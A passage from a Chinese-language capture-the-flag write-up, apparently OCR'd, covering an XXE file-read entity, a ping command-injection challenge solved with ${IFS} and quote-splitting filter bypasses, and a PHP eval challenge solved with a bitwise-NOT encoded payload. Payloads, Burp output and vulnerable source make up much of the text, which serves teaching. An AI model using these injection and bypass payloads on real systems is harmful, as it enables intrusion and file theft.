<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'php://filter/read=convert.base64-encode/resource=./flag.php'>]>
<creds><user>&xxe;</user></creds>
```




3. 免费的，ping 一下~


打开首页，发现可以输入 ip ，然后 ping 该 ip，这种一般会有命令注入



把参数的值设置成 ;ls; 成功列出了当前目录的文件。


尝试列出根目录，发现被拦截了，经过几次尝试，发现命令加一个空格会被拦截。查了下空格绕过，发现可以使用 `$IF$$9` 或 `${IFS}` 来代替空格。成功执行 ls 命令。






发现在根目录有 flag 文件，尝试读取，但读取文件的命令如 cat 、head 、tail 等命令被拦截了，同时 flag 关键词也被拦截了。查了下，发现可以通过在命令中间加两个双引号绕过。

使用 c""“at${IFS}/fl””ag 读取 flag 文件，提示 flag 不在第一行



可以使用tail /flag -n +3 的方式来读取第3行的内容

最后通过 burp 爆破，发现 flag 在第16行。



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
3 3 200 2307
5 5 200 2307
6 6 200 2307
7 7 200 2307
8 8 200 2307
9 9 200 2307
10 10 200 2308
11 11 200 2308
12 12 200 2308
14 14 200 2308
15 15 200 2308
16 16 200 2306
17 17 200 2278
18 18 200 2278
Request Response
Raw Headers Hex HTML Render
<h2>
You Command: ping -c 4 ;ta""il${IFS}/fl""ag${IFS}-n${IFS}+16; </h2>

<h3>
flag{llllll_U_GeT_Th3_fl4g}
</h3>


Type a search term
Waiting to pause

4. php

访问首页，是 Apache 默认界面。




访问 index.php ，给出了源码， 源码中获取 code 参数的内容， 然后把 code 参数的内容传进 eval 中执行。理论上只要把 code 的值设置成 GetYourFlag() 即可获取 flag, 但在执行之前做了过滤，如果内容是字母，数字，下划线等特殊字符，则拒绝执行。




```php
<?php
error_reporting(E_ALL^E_NOTICE^E_WARNING);
function GetYourFlag(){
    echo file_get_contents("./flag.php");
}

if(isset($_GET['code'])){
    $code = $_GET['code'];
    //print(strlen($code));
    if(strlen($code)>27){
        die("Too Long.");
    }

    if(preg_match('/[a-zA-Z0-9_&^<>"\']+/',$_GET['code'])) {
        die("Not Allowed.");
    }
    @eval($_GET['code']);
}else{
      highlight_file(__FILE__);
}
?>
```

查了下，发现 p 神的文章里面说到可以通过 ('phpinfo')(); 的方式来执行字符串的代码。然后通过特殊字符取反来构造字母，如 ~0xb8 的值刚好是字母 G 。通过下面的方式生成 GetYourFlag 取反的十六进制值。



然后在输出的十六进制字符串的每两个字符前加上 % 来构造 URL 编码的特殊字符串，最后的 payload 如下：
http://119.61.19.212:8082/index.php?code=(~%b8%9a%8b%a6%90%8a%8d%b9%93%9e%98)()

5. 找漏洞

找漏洞

60分

小明失恋后写了一个CMS，你能给他找找漏洞吗？？？

http://119.61.19.212:8085/


flag格式：flag{xxx}

www.zip


请在此输入flag

关闭 提交


下载源码压缩包，然后访问首页



